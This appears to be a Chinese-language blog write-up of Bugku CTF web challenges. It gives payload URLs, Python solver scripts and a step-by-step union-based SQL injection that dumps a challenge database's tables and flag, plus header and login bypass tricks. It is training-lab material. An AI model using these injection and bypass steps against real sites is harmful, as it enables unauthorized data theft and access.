CTF_论剑场 Web WriteUp（持续更新）

原创

卤蛋啊 于 2019-05-19 22:18:44 发布 5831 收藏 11

分类专栏： CTF

本文链接：https://blog.csdn.net/qq_41995976/article/details/90348633

文章目录

web1

web9

流量分析

web2

web5

web6

web11

web13

日志审计

web18

web20

web25

web3

web4

web1

利用的是变量覆盖漏洞

http://www.mamicode.com/info-detail-2314166.html

payload:`http://123.206.31.85:10001/?a=&c=aaaaa`


web9

```
put me a message bugku then you can get the flag
```

题干：


要求你PUT一串信息"bugku" 才能获得flag

先打开 burpsuite抓包



Send to Repeater


把这里GET改成PUT 然后下边写要传的参数即可




会获得一个base64 转码之后就是flag了

流量分析

再第一个tcp流里面就能找到flag了



web2



每次刷新的式子不一样 人算并且提交基本不可能

所以就要用到python了

撸脚本：

```
import requests
import re
url = 'http://123.206.31.85:10002/'
s = requests.session()
html = s.get(url).text
html = html[82:]
nums = re.search('</p>',html).start()
html = html[:nums]
data = {'result':eval(html)}
result = s.post(url,data)
print(result.text)
```

用正则提取里边的式子 然后eval计算出答案后post提交即可

得到结果：`<p>flag{b37d6bdd7bb132c7c7f6072cd318697c}</p>`

web5

作者: admin | 已解决: 202 | 一血: ximcx

injection http://47.95.208.167:10005/

题干提示注入
先测试有几个字段

不报错 `http://47.95.208.167:10005/?mod=read&id=1 order by 4`
报错 `http://47.95.208.167:10005/?mod=read&id=1 order by 5`
所以有4个字段
爆数据库： `http://47.95.208.167:10005/?mod=read&id=0 union select 1,database(),3,4`
得到web5

Bugku _留言本

主页 | 新建留言
Delete

Post -- web5

3

at 4

爆表： `http://47.95.208.167:10005/?mod=read&id=0 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='web5'`
得到flag,posts,users

Bugku _留言本

主页 | 新建留言
Delete

Post -- flag,posts,users

3

at 4

直接爆flag吧

爆字段 `http://47.95.208.167:10005/?mod=read&id=0 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='flag'`

Post -- flag

3

at 4

爆字段值 `http://47.95.208.167:10005/?mod=read&id=0 union select 1,group_concat(flag),3,4 from flag`

得到flag

Post -- flag{320dbb1c03cdaaf29d16f9d653c88bcb}

web6

管理员系统


Username:


Password:

Submit Reset


IP禁止访问，请联系本地管理员登陆，IP已被记录.

先尝试登陆一下 说要本地登陆 于是拿bp抓包 改请求头






返回之后显示密码账号不对 于是找了一会儿 发现网页最下边有一段注释掉的base64



转码后发现是test123 可能是密码 猜测一下账号为admin 于是再登陆试试看



```
</body>
</html>
```


成功得到flag

web11

```
<html>
<title>
robots
</title>
<body>

We han't anything!

</body>
</html>
```

进去后发现页面是这样的
提示了有robots.txt 于是去瞄一眼

```
User-agent: *
Disallow: /shell.php
```

发现有个shell.php页面

substr(md5( ), 0, 6) = 89240b 提交

要求某个值的MD5值的前6位为89240b
写个py脚本碰撞一下试试看


```
import hashlib

def get_token(txt):
    m1 = hashlib.md5()
    m1.update(txt.encode("utf-8"))
    token = m1.hexdigest()
    return token
for i in range(0,99999999999):
    if get_token(str(i))[0:6] == '89240b':
        print(i)
        break
```


得到结果 `50124`（因为每次给的前六位md5值不一样 所以这里的答案也不一样）
提交后得到flag

web13

发现一个提交页面 一开始也没啥思绪
试了一会儿发现抓包后响应头有个password字段



base64转码后发现
flag{69939c8d3f9a7114471c528d6c19c952}
尝试提交后并不对……
试了一会儿后发现 去掉flag{}
输入到输入框里



> 你能做的更快一点吗？你花费了xxxx毫秒

于是要我们快的话 就用python写个脚本提交了（而且这里password字段的值每次还不一样）

```
import requests
import base64
url = 'http://123.206.31.85:10013/index.php'
s = requests.session()
html=s.get(url)
psw = html.headers['Password']
ans = base64.b64decode(psw)
data = {'password':str(ans)[7:39]}
res = s.post(url,data)
print(res.text)
```


这里先获得页面请求头里边password字段的值
然后用base64转码
再post回去
就可以获得flag了
得到的答案：

```
                --
<html>
<body style="text-align:center;">
<div>
<img src="logo.png">
<p style="background:url('logo.png') no-repeat;"></p>
</div>
</body>

</html>

flag{FjXAkdGnOBoIUZaFzHqjInY2VndLSg}
>>>
```

